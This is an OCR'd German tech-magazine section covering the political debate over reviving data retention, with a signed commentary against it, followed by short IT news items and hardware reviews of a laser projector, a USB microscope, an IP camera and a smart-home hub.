Jahrelang forderte die Union von ihren jeweiligen Koalitionspartnern FDP beziehungsweise SPD vergeblich einen Kompromiss bei „Mindestspeicherfristen" für Verbindungs- und Standortdaten ein. SPD-Chef Sigmar Gabriel hat jetzt entschieden: Justizminister Heiko Maas muss liefern.

Totgesagte leben länger: Nachdem der Europäische Gerichtshof (EuGH) voriges Jahr die EU-Richtlinie zur Vorratsdatenspeicherung aufgehoben hatte, glaubten viele nicht mehr an eine Neuauflage des umkämpften Instruments. Zumal das Bundesverfassungsgericht die hiesigen Vorgaben dazu bereits 2010 für nichtig erklärt hatte. Beide Male hatten die Richter das verdachtsunabhängige Protokollieren von Nutzerspuren der gesamten Bevölkerung als besonders schweren Grundrechtseingriff gebrandmarkt.

Bild: Deutsche Messe AG

Pünktlich zur CeBIT hat Wirtschaftsminister Gabriel ein Machtwort gesprochen – pro Vorratsdatenspeicherung.

Die große Koalition wollte ursprünglich die EU-Richtlinie zur Vorratsdatenspeicherung umsetzen. Nachdem es diese nicht mehr gab, setzte sich Bundesjustizminister Heiko Maas (SPD) zunächst mit seiner Linie durch, auf Brüssel zu warten. Doch die EU-Kommission will sich nicht noch einmal die Finger verbrennen und stellte klar, dass es in absehbarer Zeit keine neue Gesetzesinitiative geben werde.

Innenpolitiker der CDU/CSU-Bundestagsfraktion drängten parallel immer wieder auf eine nationale Lösung, um insbesondere Gefahren durch Islamisten „so früh wie möglich und vor allem angemessen" zu begegnen. Nach den Anschlägen in Paris und Kopenhagen setzte sich Bundeskanzlerin Angela Merkel (CDU) an ihre Spitze und erhöhte den Druck auf den Koalitionspartner: Sie machte deutlich, dass es ihrer Ansicht nach nicht per se verfassungswidrig sei, Verbindungs- und Standortdaten länger aufzubewahren. Kurz vor der CeBIT sprach der SPD-Vorsitzende Sigmar Gabriel dann ein Machtwort: „Wir brauchen das", betonte der Bundeswirtschaftsminister. „Wir erleben doch gerade, dass die Welt ziemlich gefährlich geworden ist. Und ich glaube, dass wir auch in dem verfassungsrechtlich vertretbaren Umfang technisch in der Lage sein müssen, darauf zu reagieren." Maas und Bundesinnenminister Thomas de Maizière (CDU) sollen nun einen Vorschlag entwickeln.

Eile in der Koalition

Erste Leitlinien für ein neues Gesetz könnten noch vor dem Konvent der SPD am 20. Juni in Berlin stehen, heißt es. Die Suche nach einem Kompromiss werde aber „echt schwer", konstatierte der Justizminister. Die Politik befinde sich hier in einem „klassischen Konflikt zwischen Bürgerrechten und Sicherheit".

Die SPD steckt in der Bredouille. Die Hürden, die das Verfassungsgericht abgesteckt hat, sind hoch: Datenbestände müssen getrennt und verschlüsselt werden, Zugriffe sind zu protokollieren. Die Umsetzungskosten für die Provider und letztlich die Allgemeinheit wären hoch. An gesammelte Verbindungs- und Standortinformationen dürfen Sicherheitsbehörden laut Karlsruhe nur zur Ahndung oder Abwehr von Straftaten heran, die überragend hohe Rechtsgüter bedrohen. Es müssen Anhaltspunkte für konkrete Gefahren vorliegen. Ein „grundsätzliches Abrufverbot" stellte das Gericht für besonders vertrauliche Daten und die Personen auf, die damit umgehen. Die „Freiheitswahrnehmung der Bürger" dürfe nicht total unterlaufen werden. Noch einen Schritt weiter ging der EuGH. Er erteilte Sicherheitsmaßnahmen eine Absage, bei denen die Betroffenen sich nicht zumindest „mittelbar in einer Lage befinden, die Anlass zur Strafverfolgung geben könnte". Personen, „bei denen keinerlei Anhaltspunkt dafür besteht, dass ihr Verhalten in einem auch nur mittelbaren oder entfernten Zusammenhang mit schweren Straftaten stehen könnte", dürften nicht überwacht werden.

SPD-Netzpolitiker beäugen die Offensive skeptisch. Der Bundestagsabgeordnete Lars Klingbeil meint, nur mit einer „Quadratur des Kreises" seien die Begriffe „anlasslos", „flächendeckend" und „grundrechtskonform" zusammenzubringen. Auf jeden Fall dürfe der Gesetzgeber nicht erneut „gegen die Wand eines Gerichtsurteils" laufen. Sein Parteigenosse Christian Flisek gibt zu bedenken, schon die „alte große Vorratsdatenspeicherung" sei den Beweis schuldig geblieben, dass sie zur Verbrechensbekämpfung beitrage. Diese Frage stelle sich erst recht für eine „Light"-Version.

Die SPD-geführte Landesregierung Schleswig-Holsteins soll sogar „alles in ihrer Macht Ste-

Anzeige

© Copyright by Heise Medien

Kommentar: Ab in die Mottenkiste

Die Politik sollte endlich die Finger von der heißen Kartoffel Vorratsdatenspeicherung lassen. Eine Untersuchung des Max-Planck-Instituts für Strafrecht hat ergeben, dass sich damit die Aufklärungsquote nicht wirklich steigern lässt. Selbst die frühere EU-Kommission, die sich vehement für das verdachtsunabhängige Protokollieren von Nutzerspuren stark gemacht hat, konnte keine Belege für die gegenläufige These finden.

Ein paar nachlässige Kleinkriminelle könnten den Fahndern zwar wohl ins Datenschleppnetz gehen, wenn diese entgegen höchstrichterlicher Maßgaben in den Informationsbergen frei herumschürften. Schwerverbrecher und Terroristen, um die es eigentlich gehen soll, werden sich beim Planen ihrer Taten aber kaum ohne Verschlüsselung und Anonymisierungsdienste im Netz bewegen oder telefonieren. Spätestens die NSA-Enthüllungen dürften selbst den nachlässigsten Übeltäter darauf aufmerksam gemacht haben, dass schier alle im Netz anfallenden Bits und Bytes irgendwo gehortet und teils ausgewertet werden.

Die Massenüberwachung durch Geheimdienste wiederum kann kein Freibrief sein, alle Bürger offiziell unter Generalverdacht zu stellen und der Polizei den Zugang zu den anfallenden Datenmengen zu geben. Die Urteile des Bundesverfassungsgerichts und vor allem des EuGH haben klar gemacht, dass ein undifferenziertes Aufbewahren von Verbindungs- und Standortdaten aller Nutzer technisch und rechtlich praktisch nicht mehr möglich ist.

Unerträglich ist das ständig wiederholte „Argument" der Sammelbefürworter, dass doch gar keine Inhalte erfasst würden. Allein mit Metadaten lassen sich weitreichende Netzwerke von Kommunikationspartnern und Bewegungsprofile zeichnen: Die USA töten damit, brüstete sich Ex-NSA-Chef Michael Hayden. Verbindungsinformationen verraten auch höchst private Details wie Hobbies, Nachrichten- und Einkaufsvorlieben, religiöse Überzeugungen, den Gesundheitszustand, die Finanzsituation oder sexuelle Interessen. Dass Datenberge Cyberkriminelle anlocken und die Gefahr von Sicherheitspannen vergrößern, ist eine Binsenweisheit.

Es ist beunruhigend, wenn Sigmar Gabriel immer wieder die Vorratsdatenspeicherung als Hilfe beim Beleuchten der Hintergründe der Morde Anders Breiviks in Norwegen nennt. Dabei wurde diese dort gar nicht praktiziert und wird es bis heute nicht. Der Verweis auf einschlägige Daten, die Ermittler in Oslo aus dem Ausland erhalten hätten, macht die Sache nur obskurer. Seltsam auch, wenn die CDU-Abgeordnete Elisabeth Winkelmeier-Becker Bürger mit dem pauschalen Archivieren von IP-Adressen just vor Anwaltsschreiben wegen des Konsums von Redtube-Pornos bewahren will. Der Betroffene müsse selbst mit seiner Internet-Historie nachweisen können, dass er gar nicht zu einer bestimmten Zeit auf der Schmuddelseite beziehungsweise online war, so wohl die Logik der früheren Richterin. Tatsächlich werden die Netzkennungen, die Provider zur Abwehr von Störungen schon jetzt mehr oder weniger auf Vorrat speichern dürfen, gern und häufig für Urheberrechtsabmahnungen genutzt. (Stefan Krempl)

hende unternehmen, um die Einführung einer anlass- und verdachtslosen Vorratsdatenspeicherung auf Bundesebene zu verhindern". Ein entsprechendes Gebot hat ihr der Landtag in Kiel auf Basis eines Antrags der FDP und der Piraten erteilt.

Was übrig bleiben könnte, ist der alte liberale Vorschlag für „Quick Freeze": Dabei frieren Provider erst auf Zuruf von Strafverfolgern im konkreten Verdachtsfall Metadaten ein. Doch schon bei der „Plus-Variante", bei der die begehrten Informationen eine oder zwei Wochen pauschal aufbewahrt werden sollen und mit der auch Liberale liebäugeln, dürfte es eng werden, da hier ohne Anlass mit großer Streubreite vorgegangen würde.

Kritik von allen Seiten

Die Opposition hat das Einlenken Gabriels scharf kritisiert. Der Vizekanzler sei dabei, das „sozialdemokratische Erbe" auszuschlagen, indem er weniger Grundrechte wagen wolle, warnt der Fraktionsvize der Linken, Jan Korte. Die Vorratsdatenspeicherung sei „tot", eine verfassungsgemäße Auferstehung werde es nicht geben. „Die SPD treibt den Raubbau an den Bürgerrechten weiter mit voran", ergänzt der grüne Fraktionsvize Konstantin von Notz. Gabriel habe sich den Hardlinern in der Union unterworfen. Es müsse „mit allen demokratischen Mitteln verhindert werden", Daten über völlig unbescholtene Bürger sammeln.

Auch der Verband der deutschen Internetwirtschaft eco lehnt die Vorratsdatenspeicherung im Gegensatz zur IT-Lobby Bitkom nach wie vor „aus grundsätzlichen Erwägungen" ab. Er bewertet sie als ein Instrument, „dessen unbelegter Nutzen für die Strafverfolgung in keinem Verhältnis zum damit verbundenen Eingriff in die Grundrechte der Bürger sowie den zu erwartenden Kosten für die Internetwirtschaft steht". Der Bundesverband IT-Mittelstand moniert, das Vorhaben belaste „die deutsche IT-Wirtschaft und hilft nicht wirklich".

Der neue Chef des Bundeskriminalamts (BKA), Holger Münch, hält das Mitschneiden von Metadaten dagegen vor allem im Kampf gegen Kinderpornografie für nötig. Einschlägige Täter hinterließen im Internet „häufig nur eine einzige Spur: ihre IP-Adresse", erklärte er jüngst. Es sei ein „unhaltbarer Zustand", dass ein Zuordnen dieser Netzkennungen zu Personen oft wegen fehlender Speicherpflicht nicht möglich sei. (mho@heise.de)

Anzeige

© Copyright by Heise Medien

MetaGer-Suche verlässt Teststadium

Die Metasuchmaschine MetaGer erhält ein neues Design und eine verbesserte Bedienung. So wurde die Startseite aufgehübscht; sie lässt sich nun auch mit den meisten Smartphones angenehm nutzen. MetaGer soll aber auch bessere Suchergebnisse liefern. So werden die Treffer jetzt nach der Qualität der Suchmaschinen sortiert, von denen sie stammen. Zu diesen Suchmaschinen zählen unter anderem Bing, die Peer-to-Peer-Suchmaschine Yacy sowie einige wissenschaftsspezifische Suchen wie die von Base.

Wie bisher speichert MetaGer keine IP-Adressen oder andere personenbezogene Daten von Nutzern oder wertet diese aus. Jeder Suchtreffer kann zudem anonym geöffnet werden; MetaGer betreibt dazu einen anonymisierenden Proxy. (jo@ct.de)

Die Metasuchmaschine MetaGer hat ein zeitgemäßes Äußeres erhalten und soll bessere Ergebnisse liefern.

Werbebranche soll Banner SSL-verschlüsseln

Das für internationale Standards in der Online-Werbung maßgebliche Interactive Advertising Bureau (IAB) appelliert an die Werbebranche, durchgängig SSL einzusetzen. „HTTPS-Verschlüsselung auf allen Servern einzuführen, die sich an die Öffentlichkeit richten, ist ein wichtiger Schritt, um die Privatsphäre und die Sicherheit aller zu schützen“, erklärt Brendan Riordan-Butterworth vom IAB in einem Blogeintrag. Die durchgehende Verschlüsselung würde zudem verhindern, dass Kriminelle Schadsoftware per Werbebanner verbreiten.

Online-Werbung ist bislang eines der großen Hindernisse, im Web standardmäßig SSL-Verschlüsselung anzubieten (siehe c’t 2/15, S. 132). Das liegt daran, wie die Werbebanner ausgeliefert werden: Nur sehr selten zeigt der Webserver eines Seitenbetreibers Banner sie direkt an; die meisten laden sie von externen Servern der Werbepartner nach. Die Werbepartner wiederum beziehen die Banner von den Servern anderer Internet-Agenturen.

Das führt dazu, dass der Browser beim Laden einer typischen werbefinanzierten Webseite oft Informationen von Dutzenden verschiedener Webserver und Domains abruft. Ist nur eins der vielen Elemente nicht korrekt per HTTPS abrufbar, erscheint eine Fehlermeldung. Zudem kostet die Verschlüsselung Umsätze. Google Adsense zum Beispiel bietet zwar SSL-verschlüsselte Anzeigen an, aber wer nur diese akzeptiert, erhält im Auktionsverfahren deutlich weniger Geld für die Anzeige desselben Werbebanners.

(Torsten Kleinz/jo@ct.de)

Telekom stellt Mail-Software ein

Bislang konnten T-Online-Kunden noch die Mail-Software 6.0 nutzen, die allerdings seit Windows 8 etwas hakt. Jetzt hat die Telekom klar gestellt, dass die Software nicht mehr weiter gepflegt wird. Den verbliebenen Nutzern legt sie nahe, bis zum 30. Juni zum Webmail-Service E-Mail-Center umzuziehen.

In einer aktualisierten Version der Mail-Software findet sich dazu ein Umzugsassistent. Er überträgt die lokal gespeicherten Mails, Anhänge und Kontakte in die Telekom-Cloud. Den Kunden stehe es auch frei, statt des E-Mail-Centers künftig auch ein externes Mail-Programm wie Outlook oder Thunderbird zu benutzen. (hob@ct.de)

Facebook baut Messenger zur App-Plattform aus

Facebook-Chef Mark Zuckerberg stellte auf der F8-Entwicklerkonferenz den Ausbau der Messenger-App vor: Sie öffnet sich für externe Entwickler und wandelt sich zu einer Plattform für Zusatz-Apps. Die 600 Millionen Nutzer können künftig mit dem Nachrichtendienst nicht mehr nur Textbotschaften verschicken, sondern etwa auch Reservierungen vornehmen. Zudem soll es mit „Messenger for Business“ möglich sein, eine Bestellung abzusetzen und deren Status zu verfolgen.

Zum Start sind mehr als 40 eher unterhaltsame Angebote für den Messenger verfügbar. Mit Giphy etwa versenden Nutzer lustige GIFs als Alternative zu öden Textbotschaften. Der chinesische Konkurrent WeChat ist schon weiter: Über die Chat-App können die Nutzer etwa Taxis bestellen oder Essen ordern. Solche Funktionen sollen bald auch in Facebooks Messenger zu finden sein. Passend dazu hatte das Unternehmen bereits vor der Konferenz eine Bezahlfunktion für seinen Kurznachrichtendienst vorgestellt, mit der zunächst aber nur US-Nutzer Geld überweisen können.


Auf der F8 verriet Zuckerberg außerdem, dass Facebook bald Virtual-Reality-Inhalte wie 360-Grad-Videos in den Nachrichtenströmen anzeigen will. Betrachter können sich in den Rundum-Filmen frei umschauen, was auch mit VR-Brillen wie der Oculus-Rift möglich sein wird. Noch sei das Ganze aber „a bit futuristic“, sagte Zuckerberg.

Herkömmliche Videos lassen sich mit dem neuen „Embedded Video Player“ auch auf externen Webseiten einbetten. Facebook holt damit zu Videoplattformen wie YouTube und Vimeo auf, die eine solche Einbettung schon länger ermöglichen. Die anderen „Social-Plug-ins“, die Facebook-Inhalte auf Websites anzeigen, wurden überarbeitet und für Mobilgeräte optimiert.

Entwicklern bietet Facebook zudem ein neues Analyse-Tool, mit dem sie die Nutzung ihrer Apps untersuchen können. Die Statistiken verraten etwa, wer in einer App welche Werbeanzeigen angeklickt hat. Details zu allen Neuerungen hat Facebook in seinem Entwickler-Blog zusammengefasst.

(dbe@ct.de)

c't Entwickler-Blog von Facebook: ct.de/yzf9




Facebook öffnet seinen Messenger für Drittanbieter. Deren Zusatz-Apps erlauben etwa den Versand von lustigen GIFs. Künftig sollen auch Online-Bestellungen über den Messenger möglich sein.

© Copyright by Heise Medien

Banken und Sparkassen gegen PayPal

Bis Ende des Jahres soll es einen deutschen Online-Bezahldienst geben. Dahinter steht ein Joint Venture, das deutsche Banken unter dem Namen „Gesellschaft für Internet und mobile Bezahlungen“ (GIMB) gegründet haben. Kunden privater und genossenschaftlicher Banken sollen über den Dienst ihre Online-Einkäufe sicher und einfach vom Girokonto bezahlen können.



Nach aktuellen Studien zahlen zwischen einem Viertel und einem Drittel der Kunden im deutschen Online-Handel mit PayPal. Von diesem Kuchen wollen die Banken etwas abhaben.

Wie der Bezahldienst heißt, welche Transaktionskosten anfallen und ob es auch einen Vorstoß an die Ladenkasse mit Mobile-Payment geben wird – all das ließ der Bankenverband noch offen. Das Handelsblatt bekam Unterlagen zugespielt, wonach der Name „Pay Direkt“ lauten soll. Offenbar wird es sich bis hin zum Käuferschutz um eine PayPal-Kopie handeln, der aber Funktionen wie Zahlungen von Nutzer zu Nutzer fehlen werden.

Mit an Bord sind die Commerzbank und die Comdirect Bank, die Deutsche Bank, die Postbank und als Stellvertreter der Volksbanken und Raiffeisenbanken die DZ Bank und WGZ Bank. Die Sparkassen hatten bereits Ende 2014 die Entwicklung eines Bezahlverfahrens unter dem Arbeitstitel BV angekündigt. Ein Sprecher des Deutschen Sparkassen und Giroverbands erklärte gegenüber c’t, man habe BV „ad acta gelegt“ und wolle kein eigenes System mehr entwickeln. Vielmehr hätten die Sparkassen „die feste Absicht“, sich an GIMB zu beteiligen.

(axk@ct.de)

UN beobachtet Einhaltung von Datenschutz

Ohne Abstimmung nahmen die Mitglieder des UN-Menschenrechtsrats eine Entschließung zur „Privacy in der digitalen Welt“ an: Die Vereinten Nationen bekommen erstmals einen Sonderberichterstatter, der das Grundrecht auf Vertraulichkeit und Datenschutz vertritt. Zunächst für drei Jahre soll er gemäß der von Brasilien und Deutschland initiierten Entschließung Verstöße von Mitgliedsstaaten gegen Datenschutzrechte aufdecken. Dabei soll auch die Überwachungspolitik der Mitgliedsländer beobachtet werden.

Widerspruch kam unter anderem aus Südafrika und auch die USA äußerten Vorbehalte.

(Monika Ermert /ad@ct.de)

Anzeige

© Copyright by Heise Medien

Farbstarker Laserbeamer

Für regelmäßig genutzte Projektoren muss nach wenigen tausend Stunden eine neue – teure – Lampe her. Mit Optomas HD90 wird dank Laser-LEDs jahrelang kein Lampenwechsel fällig.

Der DLP-Projektor HD90 nutzt kleine Laser-LEDs statt Gasentladungslampen. Die Diodenlampen halten laut Optoma mindestens 20 000 Stunden durch und sind auch sonst deutlich robuster als herkömmliche Projektionslampen. So darf man am Beamer sofort den Stecker ziehen, wenn der Film zu Ende ist; herkömmliche Beamer-Lampen müssen zunächst abkühlen. Auch Erschütterungen kurz nach oder während des Betriebs macht den Dioden nichts aus. Außerdem erreichen die neuen Lampen ihre Helligkeit sofort nach dem Einschalten. Und sie sorgen für ungemein satte Farben.

Ein wesentlicher Nachteil der Laser-LEDs im HD90: Sie schaffen keine besonders helle Projektion. Zugleich ist auch der Schwarzwert des HD90 nicht besonders gut. Das stört auch, weil jedes 16:9-Bild von einem schmalen, vermeintlich schwarzen Rahmen eingefasst wird. Der fällt auf, wenn es auf der Leinwand drumherum dunkel ist.

Den zu hohen Schwarzwert machen die ungemein satten Farben fast wieder wett: Ein dermaßen knalliges Grün bringt kein herkömmlicher Beamer auf die Leinwand. Gelbe Objekte im Bild profitieren davon – sie sind hier wirklich gelb –, und auch Rot und Blau werden supersatt projiziert. In fast allen Bildmodi führte das allerdings zu einer eher unnatürlichen Farbmischung. Erst der Reference-Modus – im Menü eingedeutscht als „Bezug“ – brachte Natur, Objekte und Menschen farblich ausgewogen auf die Leinwand.

Allerdings erreichte der HD90 darin gerade einmal 510 ANSI-Lumen. Das genügt zwar fürs dunkle Heimkino, im helleren Wohnzimmer ist damit aber kein Staat zu machen. Hier muss man auf den Hell-Modus zurückgreifen, der mit knapp 1070 Lumen deutlich heller und knackiger ist, aber farblich unausgewogener. In unseren Tests verhielt sich der Beamer an Videoquellen wie der Playstation anders als am Computer. So lag die Helligkeit am PC um etwa 15 Prozent unter der an Playstation & Co. Außerdem ließ sich die Diodenhelligkeit und damit auch die Lautstärke nur beim Anschluss einer Videoquelle reduzieren; am PC bewirkte die Regelung im Beamermenü gar nichts. Leider pustet und schnarrt der kompakte Beamer im helleren Modus – auch Dioden wollen gekühlt werden. Im helligkeitsreduzierten Modus wird er merklich leiser.

Erfreulich: Der Laser-LED-Beamer arbeitet sehr effizient, im Reference-Betrieb benötigte er bei voller Helligkeit („100 % LED“) nur 134 Watt. Konventionelle Heimkinogeräte benötigen oft mehr als 300 Watt. Sehr positiv ist auch die Zwischenbildberechnung des HD90: Selbst bei extremen Kameraschwenks oder schnellen Fahrten bleibt die Projektion absolut glatt.

Die Installation des HD90 ist dank Lens-Shift-Objektiv einfach: Man kann das Bild um 60 Prozent vertikal und 10 Prozent horizontal verschieben, ohne den Beamer zu bewegen und ohne dass die Projektion darunter leidet. Für den 3D-Betrieb muss man zusätzlich 3D-Brillen und einen 3D-Sender kaufen; ein Set aus zwei Brillen und Sender kostet etwa 60 Euro. Die 3D-Darstellung zeigte fast kein Ghosting, nur sehr dunkle Bereiche gingen schon mal unter. Während die Verständigung zwischen Sender und Brillen problemlos funktionierte, sorgte die Fernbedienung im Test für erhebliche Irritationen – wir mussten mit ihr nur sehr(!) exakt auf eine kleine Blende oben im Projektor zielen, damit dieser auf Eingaben reagierte.

Wer vor allem in abgedunkelten Räumen projizieren will, ist mit dem farbstarken HD90 gut bedient. Für Präsentationen oder zum Filmeschauen im lichtdurchfluteten Wohnzimmer braucht man dagegen hellere Geräte. Die Energie- und Wartungskosten des Laser-LED-Beamers sind extrem niedrig, die projizierten Bilder im Reference-Betrieb ausgewogen. Schade, dass Optoma die dynamische Lampensteuerung nicht besser hinbekommen hat – die flinken Dioden böten prinzipiell mehr Spielraum als sie bei komplett dunklen Bildinhalten einfach nur auszuschalten. (uk@ct.de)

HD 90	
DLP-Projektor mit Laser-LED-Lampe 5	
Hersteller	Optoma, www.optoma.de
Auflösung	1920 × 1080 Bildpunkte
Anschlüsse	2 × HDMI 1.4a, VGA, Vidceo, Komponente, USB, RS232, 2 × 12-Volt-Trigger, 3D-Sync
Abmessungen	34,5 cm × 44,3 cm × 16,2 cm, 6,5 kg
Preis	3000 €

Anzeige

© Copyright by Heise Medien

Ablesehilfe

Das USB-Mikroskop Oitez eScope mit 9 Megapixeln eignet sich dank eingebautem Polfilter sehr gut für Elektronik-Bastler.

Günstige Mikroskope mit USB-Anschluss für unter hundert Euro gibt es recht viele (siehe c't 21/11, Seite 118). Das hier vorgestellte Modell kostet 90 Euro und gehört somit bereits in die obere Liga der USB-Mikroskope. Die Ausstattung mit einem 9-Megapixel-Sensor, der Bilder mit 3488 × 2616 oder Videos mit 800 × 600 Pixeln liefert, darf auch in dieser Preisklasse als gehoben angesehen werden. Und in der Tat liefert dieses eScope-Modell sehr scharfe und detailgetreue Bilder.

Der Clou dieses Modells ist seine eingebaute LED-Beleuchtung, die mit einem Polfilter versehen ist. Der bewirkt, dass die Lichtwellen auf einer Ebene schwingen was störende Reflexe erheblich vermindert. Wer auch nur einmal versucht hat, auf einer ausgebauten Platine die blasse Beschriftung der verbauten Mikrochips zu lesen, lernt dieses Hilfsmittel schnell zu schätzen: Man setzt es einfach mit seinem Plexiglasring auf das jeweilige Bauteil auf, stellt die Schärfe ein und drückt auf den Auslöser. Dann wandert ein Foto zur mitgelieferten eScope-Software, die es neben Windows auch in einer Mac-Variante gibt.

Die Software ist recht altbacken, erfüllt aber ihren Zweck. Eine Funktion zum Drehen der Bilder fehlt leider. Neben der Erforschung ausgeschlachteter Schaltungen eignet sich das eScope auch hervorragend zur Kontrolle von Lötstellen, insbesondere bei sehr kleinen SMD-Bauteilen. (tig@ct.de)

Oitez eScope 9 Megapixel

USB-Mikroskop mit LEDs und Polfilter	
Hersteller	Oriental Inspiration Ltd., Hongkong
Anbieter (Beispiel)	ELV, www.elv.de
Auflösung Foto	3488 Pixel × 2616 Pixel
Auflösung Video	800 Pixel × 600 Pixel, 30 fps
Vergrößerung	10- bis 40-fach
Software	eScope, Windows ab XP, Mac OS X ab 10.4
Anschluss	USB 2.0
Preis	90 €

Cloud-Kamera

Die per App steuerbare Kamera IC-3140W von Edimax liefert Überwachungsvideos in akzeptabler Qualität für günstige 90 Euro.

Die kleine IP-Kamera überträgt ein Echtzeitvideobild im Netzwerk und speichert Aufnahmen wahlweise auf einer Micro-SD-Karte oder einer Netzwerkfreigabe. Mit dem Netzwerk spricht sie per LAN oder WLAN. Video-Clips zeichnet sie nach einem Zeitplan oder ereignisbasiert auf. Hierbei lösen entweder Bewegungen oder Töne die Clip-Aufnahme aus.

Mit der Ediview-II-App für Android und iOS können Nutzer den Live-Feed beobachten, sich über Ereignisse per Notification informieren lassen und Aufzeichnungen einsehen. Lokal funktioniert das recht gut, aus der Ferne über Cloud-Server des Herstellers läuft die Verbindung jedoch träge und instabil.

Die IC-3140W nimmt Videos mit 1280 × 720 Pixeln bei bis zu 24 Bildern pro Sekunde auf. Bei Dunkelheit schaltet sie optional in den Nachtsicht-Modus und beleuchtet dabei ihre Umgebung mit vier eingebauten Infrarot-LEDs. Verringert man Nachschärfung, Kontrast und Farbintensität, so liefert sie relativ klare, wenn auch detailarme Bilder – die Qualität reicht für Videobeweise aus.

Strom bezieht die IC-3140W leider nur über ein mitgeliefertes Steckernetzteil, nicht jedoch aus dem Netzwerkkabel per Power over Ethernet. Im WLAN-Betrieb steigt die Latenz von Bild und Ton auf über eine Sekunde an, schnelle Bewegungen verursachen Bildaussetzer. Das mag für einfache Überwachungsaufgaben ausreichen, die Gegensprechfunktion leidet deutlich.

Die Edimax IC-3140W eignet sich dank der Speicherkartenaufnahme auch für zu Hause und liefert für 90 Euro eine ausreichende Bildqualität. (fkn@ct.de)

Edimax IC-3140W

Cloud-IP-Kamera	
Hersteller	Edimax, www.edimax-de.eu/edimax/de
Stromverbrauch	4,4 Watt (LAN oder WLAN); 5,2 Watt (mit aktivierten IR-Leuchten)
Abmessungen	11 cm × 6,5 cm × 3,4 cm
Preis	90 €

Anzeige

© Copyright by Heise Medien

Heimzauberer

Über die Homewizard-Zentrale lassen sich ältere Funkschaltersysteme und IP-basierte Smart-Home-Komponenten per App steuern.

Die Smart-Home-Zentrale des niederländischen Unternehmens Homewizard schlägt eine Brücke zwischen älteren Funkschalter-Systemen und neueren Heimautomationskomponenten. In der 16 cm breiten und 10 cm tiefen Kiste steckt vor allem Funktechnik: je ein Sender/Empfänger für das 868- und 433-MHz-Band und ein WLAN-Modul (802.11 b/g). Über Letzteres hält die Zentrale die Verbindung zum Heimnetz, während sie über die anderen Frequenzen ausschließlich Smart-Home-Komponenten ansteuert.

Die Einrichtung erledigt man wahlweise per App (Android, iOS) oder am PC. Wählt man die App, muss man sich zunächst in das nur für die Konfiguration aufgespannte WLAN der Box einklinken, um ihr die Parameter des eigenen WLANs zu übermitteln. Etwas einfacher ist die Prozedur mit dem kleinen Java-Tool hwconfig am PC: Die Box wird einfach per USB am Rechner angeschlossen und das Tool führt einen durch die ersten Schritte. In jedem Fall ist die Einrichtung eines Nutzerkontos beim Hersteller nötig, das die Steuerung aller Komponenten per Browser oder App auch von unterwegs erlaubt.

Hat man die Zentrale eingerichtet, geht es an das Anlernen der unterschiedlichen Komponenten. Dazu zählen gängige Funkschaltsysteme von InterTechno, CoCo oder HomeEasy, Wetterstationen von TFA oder Cresta, das Somfy-System zur Rollladensteuerung, das funkgesteuerte Türschloss Loxx oder Heizkörperthermostate von Smartwares. Hinzu kommen Geräte, die die Zentrale per IP anspricht: etwa Philips' Hue oder zahlreiche IP-Kameras von Foscam, Axis, D-Link und anderen Herstellern (siehe c't-Link).

Nutzt man für die Funksysteme bereits eine Handfernbedienung, lassen sich ältere Komponenten besonders einfach anbinden: Man benennt eine neue Komponente und versetzt die Box in einen Lernmodus. Nach einem Druck auf die Funkfernbedienung ordnet die Zentrale den Code zu und kann den Aktor fortan direkt steuern – die Funktion der Funkfernbedienung bleibt davon unberührt. Andere Komponenten lassen sich ebenso einfach anlernen – in unserem Testaufbau unter anderem eine Funk-Türklingel von CoCo, ein Rauchmelder, ein Hue-System und ein kombiniertes Thermo-Hygrometer.

Die Anmeldeprozedur ist nicht einheitlich, die Homewizard-Box führt einen im Zweifelsfall Schritt für Schritt bis zur erfolgten Kopplung. Eine interessante Option bietet die Box mit dem Anlegen von IP-Schaltern. Per UDP oder TCP lassen sich Befehle an MAC-Adressen im Heimnetz absetzen, um IP-fähige Geräte zu steuern – auch an den Wake-On-LAN-Befehl zum Wachrütteln haben die Entwickler gedacht. Maximal soll das System 40 Schalter und Dimmer, 20 Sensoren, 5 Thermometer und einige Einzelkomponenten verwalten können.

Sind alle Sensoren und Aktoren im System angemeldet, lassen sich beliebige Wenn-Dann-Regeln definieren oder Benachrichtigungen auslösen. Die 868-MHz-Fernbedienung des Intertechno-Systems kann so zum Beispiel auch eine Lichtszene mit Philips' Hue-Leuchten steuern, oder die Messungen der Wetterstation regeln die Heizkörper herunter. Benachrichtigungen der Homewizard-Zentrale erhält man entweder über die App oder per SMS – beispielsweise, wenn ein Rauchmelder ausgelöst hat, ein Bewegungsmelder anschlägt oder jemand die Türklingel betätigt. Die Benachrichtigung per SMS steht erst nach dem Kauf eines entsprechenden Pakets im Homewizard-Shop offen. 25 SMS-Benachrichtigungen kosten 5 Euro. Die Zentrale speichert die erfassten Daten für einen Monat in der Cloud. Für 20 Euro jährlich kann man einen erweiterten Backup-Service buchen, bei dem sich statistische Daten auch über einen längeren Zeitraum abrufen lassen – 250 Frei-SMS sind in diesem Paket enthalten.

